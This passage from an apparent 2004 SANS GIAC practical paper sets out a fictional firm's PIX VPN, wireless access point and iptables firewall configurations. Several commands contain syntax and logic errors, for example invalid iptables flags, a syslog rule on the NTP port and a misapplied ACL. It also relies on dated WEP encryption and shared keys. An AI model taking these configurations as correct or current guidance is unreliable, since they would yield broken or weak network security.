The software used by GIACE was developed in-house and provides each wireless user with the ability to download information onto their Tablet PCs and work disconnected if required. Updates to the GIACE network are pushed from the Tablet PCs on a regularly schedule basis, with real-time updates provided for critical pieces of data (as designated by the manufacturing supervisor). Downloads of work assignments and shipping and manufacturing data occur at pre-scheduled intervals during the day. Having the users work against a local database reduces traffic flow across the wireless network, which also reduces the possibility of a malicious user having continuous access to a stream of data. Continuous access to such data could potentially make it easier for a hacker to break in to the GIACE wireless network.

[43] CISCO AIRONET 1200 SERIES

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4.4.4. Network/PIX setup

4.4.4.1. Aironet Setup

Define a pool of IP Addresses to be used for DHCP with the warehouse users. Warehouse users will receive their IP Addresses through DHCP from the Aironet device.

4.4.4.2. PIX Setup

Configure the warehouse interface on the PIX. The PIX was purchased with six network interfaces, which allows room for expansion for the warehouse network. Enable ISAKMP negotiation on the interface on which the IPSec peer communicates with the PIX firewall (the warehouse interface). The security level of this interface is set to just above the level used for the DMZ and below the level used for the protected server zone and the internal network.

```
nameif ethernet4 warehouse security40
interface ethernet4 auto
ip address warehouse 172.16.206.1 255.255.255.0
isakmp enable warehouse
```

Define an ISAKMP policy as described above in the section for configuring the VPN for remote users.

```
isakmp policy 20 authentication pre-share
isakmp policy 20 encryption aes-256
isakmp policy 20 hash sha
isakmp policy 20 group 2
isakmp policy 20 lifetime 86400
```

An access list will define what traffic is to be protected by the VPN tunnel. This list specifies that any traffic originating from the warehouse to an internal address must be protected through the VPN. This list will be used when defining the crypto maps later.

```
access-list permit WHVPN_DATA 172.16.206.0 255.255.255.0 172.16.0.0
255.255.0.0
```

For access by warehouse users, a dynamic crypto map is created which acts as a template to be used when a client connects. Once connected, the necessary additional connection information is retrieved from the client (remote client IP address) and used to build a static crypto map.

Define the transform set to use during IPSec SA negotiation. This is the static part of the template. Specify 256-bit AES as the encryption algorithm with passwords SHA hashed. Specify what traffic must be protected using the previously defined access list.

```
crypto ipsec transform-set whaccess esp-aes-256 esp-sha-hmac
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
crypto dynamic-map map2 10 match address WHVPN_DATA
```

Create a dynamic crypto map entry and add it to the previously defined static crypto map to create the template for remote access users.

```
crypto dynamic-map ware2 30 set transform-set whaccess
```

Create the static map that will contain the dynamic map.

```
crypto map ware1 30 ipsec-isakmp dynamic ware2
```

Bind the crypto map to the warehouse interface.

```
crypto map ware1 interface warehouse
```

The remote clients use a pre-shared key for authentication. The key string is a string of up to 128 characters in length that is shared by all the VPN users. By specifying an address of 0.0.0.0, any VPN user coming over the wireless network can use the key. All of these users are on the 172.16.206 subnet.

```
isakmp key A_WAREHOUSE_LONG_KEY_STRING address 172.16.206.0 netmask
255.255.255.0
```

The PIX uses XAUTH authentication against the RADIUS server for user authentication. The AAA configuration was completed in the initial PIX setup. To add XAUTH authentication to the previously created crypto map, use the following command:

```
crypto map ware1 client authentication RADIUS
```

4.4.4.3. Warehouse VPN Setup

VPN setup is the same as defined above for remote users. A separate group has been created for the warehouse users to allow separate administration. This sets the remote clients' DNS and WINS servers, the default domain, and the pool of addresses to assign (previously assigned in the PIX setup). A 15-minute idle-timeout is applied as well as a maximum time of two hours before the user has to re-establish the connection. The group is defined as follows:

```
vpngroup WAREHOUSE dns-server 172.16.203.15
vpngroup WAREHOUSE wins-server 172.16.201.7
vpngroup WAREHOUSE default-domain giace.com
vpngroup WAREHOUSE idle-time 900
vpngroup WAREHOUSE max-time 7200
vpngroup WAREHOUSE password strong@pass$word
```

4.4.4.4. Additional Rules for Previously Defined ACLs

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Now define additional firewall rules that will be placed in the ACLs above to allow access to the internal resources.

Define the access list for IP addresses that will not be NAT'd. This will allow traffic between the warehouse zone and the internal, web, and protected server zones with no NAT use.

```
access-list NONAT permit ip 172.16.206.0 255.255.255.0 172.16.201.0
255.255.255.192
access-list NONAT permit ip 172.16.206.0 255.255.255.0 172.16.203.0
255.255.255.192
access-list NONAT permit ip 172.16.206.0 255.255.255.0 172.16.204.0
255.255.255.192
```

Enable IP traffic from the warehouse network zones to the Internet. These addresses will be assigned addresses from the global pool of NAT addresses.

```
nat (warehouse) 1 172.16.206.0 255.255.255.0
```

Define a name for the new warehouse database server

```
name 172.16.203.20 waredbserver
```

Allow access to the NTP server from the warehouse users

```
access-list SERVDMZ permit udp 172.16.206.0 255.255.255.0 host logserver eq
123
```

Allow access to the proxy server from the warehouse users.

```
access-list SERVDMZ permit tcp 172.16.206.0 255.255.255.0 host proxyserver eq
8080
```

Allow access to the internal DNS server from the warehouse users.

```
access-list SERVDMZ permit udp 172.16.206.0 255.255.255.0 host dnsserver eq
53
access-list SERVDMZ permit tcp 172.16.206.0 255.255.255.0 host dnsserver eq
53
```

Allow the warehouse users and the internal users to access to the warehouse database

```
access-list SERVDMZ permit tcp host 172.16.201.0 255.255.255.0 host dbserver
eq 3306
access-list SERVDMZ permit tcp host 172.16.206.0 255.255.255.0 host dbserver
eq 3306
```

Allow the SA's and the lead developer to administer the new warehouse database from the internal network

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
access-list INTERNAL permit host 172.16.201.200 host waredbserver eq 22
access-list INTERNAL permit host 172.16.201.201 host waredbserver eq 22
access-list INTERNAL permit host 172.16.201.202 host waredbserver eq 22
```

Allow all internal users to access to warehouse database over the MySQL port.

```
access-list INTERNAL permit tcp host 172.16.201.0 255.255.255.0 host
waredbserver eq 3306
```

4.4.4.5. Warehouse ACL

The following ACL is defined for the warehouse interface.

Allow access to the RADIUS server from the Aironet access point

```
access-list WAREHOUSE permit tcp 172.16.206.2 host aaaserver eq 1812
access-list WAREHOUSE permit tcp 172.16.206.2 host aaaserver eq 1813
```

Allow access to the internal proxy server

```
access-list WAREHOUSE permit tcp 172.16.206.0 0.0.0.255 host proxyserver eq
8080
```

Allow access to the mail server

```
access-list WAREHOUSE permit tcp 172.16.206.0 0.0.0.255 host emailserver eq
25
access-list WAREHOUSE permit tcp 172.16.206.0 0.0.0.255 host emailserver eq
110
```

Allow DNS to the internal DNS server

```
access-list WAREHOUSE permit udp 172.16.206.0 0.0.0.255 host dnsserver eq 53
access-list WAREHOUSE permit tcp 172.16.206.0 0.0.0.255 host dnsserver eq 53
```

Allow access to the warehouse database server

```
access-list WAREHOUSE permit tcp 172.16.206.0 0.0.0.255 host waredbserver eq
3306
```

Allow access to the NTP server

```
access-list WAREHOUSE permit tcp 172.16.206.0 0.0.0.255 host logserver eq 123
```

Deny all other traffic

```
access-list WAREHOUSE deny ip any any
```

Apply the ACL

```
access-group WAREHOUSE in interface internal
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4.4.5. Aironet Setup

The Cisco Aironet 1200 does not allow the beacon period to be disabled. Clients will be set up with static IP addresses to prevent rogue clients from being assigned an IP address by the network. This allows GIACE to create access lists based on MAC addresses and IP addresses. Should an IP address be taken over by an attacker, there is a good chance that GIACE will notice the attack based on the authorized user of the assigned address reporting an address conflict (as reported by Windows). All wireless users have been trained to immediately report such occurrences. The Cisco Aironet 1200 will be configured as follows:

Place the Aironet in configuration mode:

```
configure terminal
```

Set the IP Address:

```
interface bvi1
ip address 172.16.206.2 255.255.255.0
```

Set up AAA using RADIUS:

```
aaa new-model
aaa authentication login default radius
radius-server host 172.16.203.3 key asecretkey
aaa authorization network radius
aaa authorization exec radius
ip radius source-interface BVI1
```

Set up NTP:

```
ntp server 172.16.203.12
```

Set the host name

```
hostname warehouse
```

Configure DNS

```
ip domain-name giace.com
ip name-server 172.16.203.15
ip default-gateway 172.16.206.1
```

Set the banner:

```
banner /
WARNING: Authorized Access Only.  Other legal terms as directed by the
company's lawyers.
/
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Set the SSID

```
ssid giacew
```

Set up WEP with a 128-bit key, MIC, and TKIP. Enable Broadcast Key rotation every 300 seconds:

```
configure interface dot11radio 0
  encryption mode wep mandatory mic key-hash
  encryption key 1 size 128 12345678901234567890123456 transmit-key
  broadcast-key change 300
end
```

Turn off CDP and SNMP:

```
no cdp run
no snmp-server
```

Define and apply the MAC address access lists. MAC Address access lists are in the range 1100 – 1199. List all MAC addresses that are allowed access, then deny all others:

```
access-list 1101 permit AAAA.BBBB.CCCA 0000.0000.0000 0000.0000.0000
FFFF.FFFF.FFFF
access-list 1101 permit AAAA.BBBB.CCCB 0000.0000.0000 0000.0000.0000
FFFF.FFFF.FFFF
access-list 1101 permit AAAA.BBBB.CCCC 0000.0000.0000 0000.0000.0000
FFFF.FFFF.FFFF
.
.
.
access-list 1101 deny 0000.0000.0000 FFFF.FFFF.FFFF 0000.0000.0000
FFFF.FFFF.FFFF
dot11 association access-list 1101
```

Define and apply the IP address access list to the radio interface. List all IP Addresses that are allowed access, then deny all others:

```
access-list 101 permit ip 172.16.206.3 0.0.0.0 any
access-list 101 permit ip 172.16.206.4 0.0.0.0 any
access-list 101 permit ip 172.16.206.5 0.0.0.0 any
.
.
.
access-list 101 deny ip any any
dot11 association access-list 101
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Appendix A - IP Tables Setup for Development Zone Firewall

Netfilter is the part of the Linux kernel that provides hooks for registering callback functions with the network stack. These callback functions allow each packet to be filtered as it passes through the network stack. IP Tables provides those callback functions as well as a rule-set for processing the packets that pass through.[44] IP Tables/netfilter provides a stateful inspection firewall as well as Network Address Translation (NAT). It has the capability to mangle IP headers and can filter based on MAC addresses and on specific network interfaces.[45] There are three default filter chains within IP Tables – INPUT, OUTPUT, and FORWARD. The INPUT chain checks each packet destined for the local machine; the OUTPUT chain checks each packet which originates locally, and the FORWARD chain checks each packet sent to the local machine but destined for another host. Other chains can be created if needed.[46]

As the packet moves through the different filter chains, it is checked against the rules defined by that chain in the order in which the rules are defined. If the packet matches a rule, the rule may log it and have it continue passing through the chain; the rule can ACCEPT or DROP it, or the rule can transfer the packet to a different chain. If a packet passes through the entire chain with no match, then the default rule for that chain is applied. For the INPUT, OUTPUT, and FORWARD chains, the default rule is APPLY.[47] The GIACE default policy is to DROP all packets that do not map a rule.

IP Tables is configured with a script on system startup. In this script, the different network interfaces are defined as well as all the rules applying to each interface and chain. The IP Tables script is stored in the source code repository running CVS. At regular intervals, the script on the firewall host is compared to the script in CVS to detect any changes. If there are changes, the changes must be investigated to track who made the change and why. The script is located at /etc/sysconfig/iptables on the Linux server.

To start with defining the IP Tables ruleset, define the network interfaces:

```
#!/bin/sh
# Firewall ruleset for GIACE Development Firewall
#
# Define aliases for utilities
#
# External interface
EXTIF=eth0
#Internal interface
INTIF=eth1
IPT=iptables
```

44Coulson, pg 1

45Bauer, pg 66

46Coulson, pg 83

47Bauer, pg 67-8

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
# Load the appropriate modules needed by IP Tables.

/sbin/modprobe ip_tables
/sbin/modprobe ip_conn_track_ftp
/sbin/modprobe ip_conntrack
```

The second step is to clean out any existing rules by dropping all rules and flushing the tables:

```
# Reset Default Policies
$IPT -P INPUT ACCEPT
$IPT -P FORWARD ACCEPT
$IPT -P OUTPUT ACCEPT
$IPT -t nat -P PREROUTING ACCEPT
$IPT -t nat -P POSTROUTING ACCEPT
$IPT -t nat -P OUTPUT ACCEPT
$IPT -t mangle -P PREROUTING ACCEPT
$IPT -t mangle -P OUTPUT ACCEPT

# Flush all rules
$IPT -F
$IPT -t nat -F
$IPT -t mangle -F

# Erase all non-default chains
$IPT -X
$IPT -t nat -X
$IPT -t mangle -X

# Set Default Policies to DROP
$IPT -P INPUT DROP
$IPT -P OUTPUT DROP
$IPT -P FORWARD DROP
```

The next rules allow all loopback interface packets. Many applications communicate using the loopback address locally to pass data over the TCP/IP stack.

```
$IPT -A INPUT -i lo -j ACCEPT
$IPT -A OUTPUT -i lo -j ACCEPT
```

Anti-spoofing policies match against addresses that are non-Internet-routable. It also checks against packets that supposedly originate from the firewall host itself.[48]

```
# Anti-spoofing policies
$IPT -A INPUT -s 255.0.0.0/8 -j LOG --log-prefix "Spoofed IP:  "
$IPT -A INPUT -s 255.0.0.0/8 -j DROP
$IPT -A INPUT -s 0.0.0.0/8 -j LOG --log-prefix "Spoofed IP:  "
$IPT -A INPUT -s 0.0.0.0/8 -j DROP
$IPT -A INPUT -s 127.0.0.0/8 -j LOG --log-prefix "Spoofed IP:  "
$IPT -A INPUT -s 127.0.0.0/8 -j DROP
```

[48] Theroux

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
$IPT -A INPUT -s 192.168.0.0/16 -j LOG --log-prefix "Spoofed IP:  "
$IPT -A INPUT -s 192.168.0.0/16 -j DROP
$IPT -A INPUT -s 10.0.0.0/8 -j LOG --log-prefix "Spoofed IP:  "
$IPT -A INPUT -s 10.0.0.0/8 -j DROP

# Drop packets that come for this servers host address
$IPT –A INPUT –s 172.16.203.13 –j DROP
```

Invalid TCP wrappers indicate a stealth scan attempt:

```
# Block bad TCP wrappers
$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN FIN,SYN -j DROP
$IPT -A INPUT -p tcp -m tcp --tcp-flags SYN,RST SYN,RST -j DROP

$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG NONE \
-j DROP

$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG
FIN,SYN,RST,ACK,URG -j DROP

$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG
FIN,SYN,RST,PSH,ACK,URG -j DROP

$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG FIN,PSH,URG \
-j DROP

# Anti-stealth-scanning rule
# Force each TCP session to begin with a FYN as protection
# against stealth scans
$IPT -A INPUT -p tcp ! Syn -m state --state NEW -j LOG \
--log-prefix “Stealth Scan Attemp:”
$IPT -A INPUT -p tcp ! Syn -m state --state NEW -j DROP
```

Drop all multicast packets to prevent the Microsoft network on the internal network from flooding the devzone.

```
$IPT -A INPUT -i $EXTIF -d 224.0.0.0/8 -j DROP
```

Accept inbound, outbound, and forward packets that are part of previously-ACCEPTed sessions

```
# Accept inbound, outbound, forward packets that are part of
# previously-ACCEPTed sessions
$IPT -A INPUT   -j ACCEPT -m state --state ESTABLISHED,RELATED
$IPT -A OUTPUT  -j ACCEPT -m state --state ESTABLISHED,RELATED
$IPT -A FORWARD -j ACCEPT -m state --state ESTABLISHED,RELATED
```

SA’s are allowed to connect to this device using SSH and secure FTP

```
iptables -A INPUT -p tcp -s 172.16.201.200 --dport 22 -j ACCEPT
iptables -A INPUT -p tcp -s 172.16.201.201 --dport 22 -j ACCEPT
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Log anything dropped by the INPUT chain

```
# Log anything not accepted above
$IPT -A INPUT -j LOG --log-prefix "Dropped by INPUT:"
```

Accept packets to be forwarded from this interface

```
$IPT -A FORWARD -i $EXTIF -j ACCEPT
```

Our developers and SAs are allowed to connect to the internal development servers using SSH (packets are forwarded to those devices).

```
# Accept inbound packets which initiate SSH sessions
iptables -A FORWARD -p tcp -s 172.16.201.200 -d 172.16.202.0/16 --dport 22 \
-j ACCEPT
iptables -A FORWARD -p tcp -s 172.16.201.201 -d 172.16.202.0/16 --dport 22 \
-j ACCEPT
iptables -A FORWARD -p tcp -s 172.16.201.202 -d 172.16.202.0/16 --dport 22 \
-j ACCEPT
iptables -A FORWARD -p tcp -s 172.16.201.203 -d 172.16.202.0/16 --dport 22 \
-j ACCEPT
iptables -A FORWARD -p tcp -s 172.16.201.204 -d 172.16.202.0/16 --dport 22 \
-j ACCEPT
iptables -A FORWARD -p tcp -s 172.16.201.205 -d 172.16.202.0/16 --dport 22 \
-j ACCEPT
```

Our developers and SAs are allowed to connect to the internal database server (MySQL).

```
# Accept inbound packets which initiate MySQL sessions
iptables -A FORWARD -p tcp -s 172.16.201.200 -d 172.16.202.15 --dport 3306 \
-j ACCEPT # SA1
iptables -A FORWARD -p tcp -s 172.16.201.201 -d 172.16.202.15 --dport 3306 \
-j ACCEPT # SA2
iptables -A FORWARD -p tcp -s 172.16.201.202 -d 172.16.202.15 --dport 3306 \
-j ACCEPT # Dev1
iptables -A FORWARD -p tcp -s 172.16.201.203 -d 172.16.202.15 --dport 3306 \
-j ACCEPT # Dev2
iptables -A FORWARD -p tcp -s 172.16.201.204 -d 172.16.202.15 --dport 3306 \
-j ACCEPT # Dev3
iptables -A FORWARD -p tcp -s 172.16.201.205 -d 172.16.202.15 --dport 3306 \
-j ACCEPT # Dev4
```

Our developers and SAs are allowed to connect to the internal source control server (CVS).

```
# Accept inbound packets which initiate CVS sessions
iptables -A FORWARD -p tcp -s 172.16.201.200 -d 172.16.202.30 --dport 2401 \
-j ACCEPT # SA1
iptables -A FORWARD -p tcp -s 172.16.201.201 -d 172.16.202.30 --dport 2401 \
-j ACCEPT # SA2
iptables -A FORWARD -p tcp -s 172.16.201.202 -d 172.16.202.30 --dport 2401 \
-j ACCEPT # Dev1
```


© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
iptables -A FORWARD -p tcp -s 172.16.201.203 -d 172.16.202.30 --dport 2401 \
-j ACCEPT # Dev2
iptables -A FORWARD -p tcp -s 172.16.201.204 -d 172.16.202.30 --dport 2401 \
-j ACCEPT # Dev3
iptables -A FORWARD -p tcp -s 172.16.201.205 -d 172.16.202.30 --dport 2401 \
-j ACCEPT # Dev4

# All users can connect to the HTTP/S server to allow
# for testing
iptables -A FORWARD -p tcp -d 172.16.202.10 -m multiport --dport 80,443 \
-j ACCEPT
iptables -A FORWARD -p tcp -d 172.16.202.20 -m multiport --dport 80,443 \
-j ACCEPT
```

Log anything dropped by the FORWARD chain

```
# Log anything not accepted above
$IPT -A FORWARD -j LOG --log-prefix "Dropped by FORWARD:"
```

Begin the OUTPUT chain, allowing DNS and NTP queries as well as outbound pings:

```
# Output

# If part of an already established connection
$IPT -I OUTPUT 1 -m state --state RELATED,ESTABLISHED -j ACCEPT

# Allow outbound ping for troubleshooting
$IPT -A OUTPUT -p icmp -j ACCEPT --icmp-type echo-request

# Allow outbound DNS queries
$IPT -A OUTPUT -p udp --dport 53 -m state --state NEW -j ACCEPT

# Allow outbound NTP queries
$IPT -A OUTPUT -o $dev -p udp -dport 123 -d 172.16.203.12 -j ACCEPT

# Allow outbound syslogd
$IPT -A OUTPUT -o $dev -p udp -dport 123 -d 172.16.203.12 -j ACCEPT
```

Log anything not accepted in the OUTPUT chain:

```
# Log everything else
$IPT -A OUTPUT -j LOG --log-prefix "Dropped by OUTPUT: "
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Appendix B – Local Firewall Configuration Examples

B-1. Application Server

This server only allows HTTPS requests from the web server in the web zone and SSH and secure FTP traffic from the system administrators' workstations.

```
# To start with defining the IP Tables ruleset,
# define the network interfaces:

#!/bin/sh
# Firewall ruleset for GIACE Development Firewall
#
# Define aliases for utilities
# Internal (and only) interface
#
INTIF=eth1
IPT=iptables

# Load the appropriate modules needed by IP Tables.

/sbin/modprobe ip_tables
/sbin/modprobe ip_conn_track_ftp

#The second step is to clean out any existing rules by
# dropping all rules and flushing the tables:

# Reset Default Policies
$IPT -P INPUT ACCEPT
$IPT -P FORWARD ACCEPT
$IPT -P OUTPUT ACCEPT
$IPT -t nat -P PREROUTING ACCEPT
$IPT -t nat -P POSTROUTING ACCEPT
$IPT -t nat -P OUTPUT ACCEPT
$IPT -t mangle -P PREROUTING ACCEPT
$IPT -t mangle -P OUTPUT ACCEPT

# Flush all rules
$IPT -F
$IPT -t nat -F
$IPT -t mangle -F

# Erase all non-default chains
$IPT -X
$IPT -t nat -X
$IPT -t mangle -X

# Set Default Policies to DROP
$IPT -P INPUT DROP
$IPT -P OUTPUT DROP
$IPT -P FORWARD DROP
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
# The next rules allow all loopback interface packets.  Many
# applications communicate using the loopback address locally
# to pass data over the TCP/IP stack.

$IPT -A INPUT -i lo -j ACCEPT
$IPT -A OUTPUT -i lo -j ACCEPT

# Anti-spoofing policies match against addresses that are
# non-Internet-routable.  It also checks against packets
# that supposedly originate from the firewall host itself.
$IPT -A INPUT -s 255.0.0.0/8 -j LOG --log-prefix "Spoofed IP:  "
$IPT -A INPUT -s 255.0.0.0/8 -j DROP
$IPT -A INPUT -s 0.0.0.0/8 -j LOG --log-prefix "Spoofed IP:  "
$IPT -A INPUT -s 0.0.0.0/8 -j DROP
$IPT -A INPUT -s 127.0.0.0/8 -j LOG --log-prefix "Spoofed IP:  "
$IPT -A INPUT -s 127.0.0.0/8 -j DROP
$IPT -A INPUT -s 192.168.0.0/16 -j LOG --log-prefix "Spoofed IP:
$IPT -A INPUT -s 192.168.0.0/16 -j DROP
$IPT -A INPUT -s 10.0.0.0/8 -j LOG --log-prefix "Spoofed IP:  "
$IPT -A INPUT -s 10.0.0.0/8 -j DROP

# Invalid TCP wrappers indicate a stealth scan attempt:
# Block bad TCP wrappers
$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN FIN,SYN -j DROP
$IPT -A INPUT -p tcp -m tcp --tcp-flags SYN,RST SYN,RST -j DROP
$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG NONE -j DROP
$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG
FIN,SYN,RST,ACK,URG -j DROP
$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG
FIN,SYN,RST,PSH,ACK,URG -j DROP
$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG FIN,PSH,URG -
j DROP

# Force each TCP session to begin with a FYN as protection
# against stealth scans:
# Anti-stealth-scanning rule
$IPT -A INPUT -p tcp ! Syn -m state --state NEW -j LOG --log-prefix "Stealth
Scan Attemp:"
$IPT -A INPUT -p tcp ! Syn -m state --state NEW -j DROP

# All inbound, outbound, and forwarded packets that are
# part of previously-ACCEPTed session should be allowed:
$IPT -A INPUT  -j ACCEPT -m state --state ESTABLISHED,RELATED
$IPT -A OUTPUT  -j ACCEPT -m state --state ESTABLISHED,RELATED
$IPT -A FORWARD -j ACCEPT -m state --state ESTABLISHED,RELATED

# SAs are allowed to connect using SSH.
$IPT -A INPUT -p tcp -j ACCEPT -s 172.16.201.200 --dport 22 -m state --state
NEW
$IPT -A INPUT -p tcp -j ACCEPT -s 172.16.201.201 --dport 22 -m state --state
NEW

# Web server can connect to HTTPS port
$IPT -A INPUT -p tcp -j ACCEPT -s 172.16.204.3 --dport 443 -m state --state
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

NEW

```
# Log anything not accepted above
$IPT -A INPUT -j LOG --log-prefix "INPUT Dropped: "

# Begin the OUTPUT chain, allowing DNS and NTP queries
# as well as outbound pings:

# If part of an already approved connection
$IPT -I OUTPUT 1 -m state --state RELATED,ESTABLISHED -j ACCEPT

# Allow outbound ping for troubleshooting
$IPT -A OUTPUT -p icmp -j ACCEPT --icmp-type echo-request

# Allow outbound DNS queries
$IPT -A OUTPUT -p udp --dport 53 -m state --state NEW -j ACCEPT

# Allow outbound NTP queries
$IPT -A OUTPUT -o $dev -p udp -dport 123 -d 172.16.203.12 -j ACCEPT

# Allow outbound syslog
$IPT -A OUTPUT -o $dev -p udp -dport 514 -d 172.16.203.12 -j ACCEPT

# Log anything not accepted in the OUTPUT chain:
$IPT -A OUTPUT -j LOG --log-prefix "OUTPUT Dropped: "
```

B-2. Production Database Server

This server only allows MySQL requests from the application server in the protected server zone and SSH and secure FTP traffic from the system administrators' workstations.

```
# To start with defining the IP Tables ruleset,
# define the network interfaces:

#!/bin/sh
# Firewall ruleset for GIACE Development Firewall
#
# Define aliases for utilities
# Internal (and only) interface
#
INTIF=eth1
IPT=iptables

# Load the appropriate modules needed by IP Tables.

/sbin/modprobe ip_tables
/sbin/modprobe ip_conn_track_ftp

#The second step is to clean out any existing rules by
# dropping all rules and flushing the tables:
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
# Reset Default Policies
$IPT -P INPUT ACCEPT
$IPT -P FORWARD ACCEPT
$IPT -P OUTPUT ACCEPT
$IPT -t nat -P PREROUTING ACCEPT
$IPT -t nat -P POSTROUTING ACCEPT
$IPT -t nat -P OUTPUT ACCEPT
$IPT -t mangle -P PREROUTING ACCEPT
$IPT -t mangle -P OUTPUT ACCEPT

# Flush all rules
$IPT -F
$IPT -t nat -F
$IPT -t mangle -F

# Erase all non-default chains
$IPT -X
$IPT -t nat -X
$IPT -t mangle -X

# Set Default Policies to DROP
$IPT -P INPUT DROP
$IPT -P OUTPUT DROP
$IPT -P FORWARD DROP

# The next rules allow all loopback interface packets.  Many
# applications communicate using the loopback address locally
# to pass data over the TCP/IP stack.

$IPT -A INPUT -i lo -j ACCEPT
$IPT -A OUTPUT -i lo -j ACCEPT

# Anti-spoofing policies match against addresses that are
# non-Internet-routable.  It also checks against packets
# that supposedly originate from the firewall host itself.
$IPT -A INPUT -s 255.0.0.0/8 -j LOG --log-prefix "Spoofed IP:  "
$IPT -A INPUT -s 255.0.0.0/8 -j DROP
$IPT -A INPUT -s 0.0.0.0/8 -j LOG --log-prefix "Spoofed IP:  "
$IPT -A INPUT -s 0.0.0.0/8 -j DROP
$IPT -A INPUT -s 127.0.0.0/8 -j LOG --log-prefix "Spoofed IP:  "
$IPT -A INPUT -s 127.0.0.0/8 -j DROP
$IPT -A INPUT -s 192.168.0.0/16 -j LOG --log-prefix "Spoofed IP:
$IPT -A INPUT -s 192.168.0.0/16 -j DROP
$IPT -A INPUT -s 10.0.0.0/8 -j LOG --log-prefix "Spoofed IP:  "
$IPT -A INPUT -s 10.0.0.0/8 -j DROP

# Invalid TCP wrappers indicate a stealth scan attempt:
# Block bad TCP wrappers
$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN FIN,SYN -j DROP
$IPT -A INPUT -p tcp -m tcp --tcp-flags SYN,RST SYN,RST -j DROP
$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG NONE -j DROP
$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG
FIN,SYN,RST,ACK,URG -j DROP
$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
FIN,SYN,RST,PSH,ACK,URG -j DROP
$IPT -A INPUT -p tcp -m tcp --tcp-flags FIN,SYN,RST,PSH,ACK,URG FIN,PSH,URG -
j DROP

# Force each TCP session to begin with a FYN as protection
# against stealth scans:
# Anti-stealth-scanning rule
$IPT -A INPUT -p tcp ! Syn -m state --state NEW -j LOG --log-prefix "Stealth
Scan Attemp:"
$IPT -A INPUT -p tcp ! Syn -m state --state NEW -j DROP

# All inbound, outbound, and forwarded packets that are
# part of previously-ACCEPTed session should be allowed:
$IPT -A INPUT   -j ACCEPT -m state --state ESTABLISHED,RELATED
$IPT -A OUTPUT  -j ACCEPT -m state --state ESTABLISHED,RELATED
$IPT -A FORWARD -j ACCEPT -m state --state ESTABLISHED,RELATED

# SAs are allowed to connect using SSH.
$IPT -A INPUT -p tcp -j ACCEPT -s 172.16.201.200 --dport 22 -m state --state
NEW
$IPT -A INPUT -p tcp -j ACCEPT -s 172.16.201.201 --dport 22 -m state --state
NEW

# Application server can connect to MySQL port
$IPT -A INPUT -p tcp -j ACCEPT -s 172.16.203.13 --dport 3306 -m state --state
NEW

# Log anything not accepted above
$IPT -A INPUT -j LOG --log-prefix "INPUT Dropped: "

# Begin the OUTPUT chain, allowing DNS and NTP queries
# as well as outbound pings:

# If part of an already approved connection
$IPT -I OUTPUT 1 -m state --state RELATED,ESTABLISHED -j ACCEPT

# Allow outbound ping for troubleshooting
$IPT -A OUTPUT -p icmp -j ACCEPT --icmp-type echo-request

# Allow outbound DNS queries
$IPT -A OUTPUT -p udp --dport 53 -m state --state NEW -j ACCEPT

# Allow outbound NTP queries
$IPT -A OUTPUT -o $dev -p udp -dport 123 -d 172.16.203.12 -j ACCEPT

# Allow outbound syslog
$IPT -A OUTPUT -o $dev -p udp -dport 514 -d 172.16.203.12 -j ACCEPT

# Log anything not accepted in the OUTPUT chain:
$IPT -A OUTPUT -j LOG --log-prefix "OUTPUT Dropped: "
```

B-3. Web Server

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

This server only allows HTTPS requests from the web server in the web zone and SSH and secure FTP traffic from the system administrators' workstations.

```
# To start with defining the IP Tables ruleset,
# define the network interfaces:

#!/bin/sh
# Firewall ruleset for GIACE Development Firewall
#
# Define aliases for utilities
# Internal (and only) interface
#
INTIF=eth1
IPT=iptables

# Load the appropriate modules needed by IP Tables.

/sbin/modprobe ip_tables
/sbin/modprobe ip_conn_track_ftp

#The second step is to clean out any existing rules by
# dropping all rules and flushing the tables:

# Reset Default Policies
$IPT -P INPUT ACCEPT
$IPT -P FORWARD ACCEPT
$IPT -P OUTPUT ACCEPT
$IPT -t nat -P PREROUTING ACCEPT
$IPT -t nat -P POSTROUTING ACCEPT
$IPT -t nat -P OUTPUT ACCEPT
$IPT -t mangle -P PREROUTING ACCEPT
$IPT -t mangle -P OUTPUT ACCEPT

# Flush all rules
$IPT -F
$IPT -t nat -F
$IPT -t mangle -F

# Erase all non-default chains
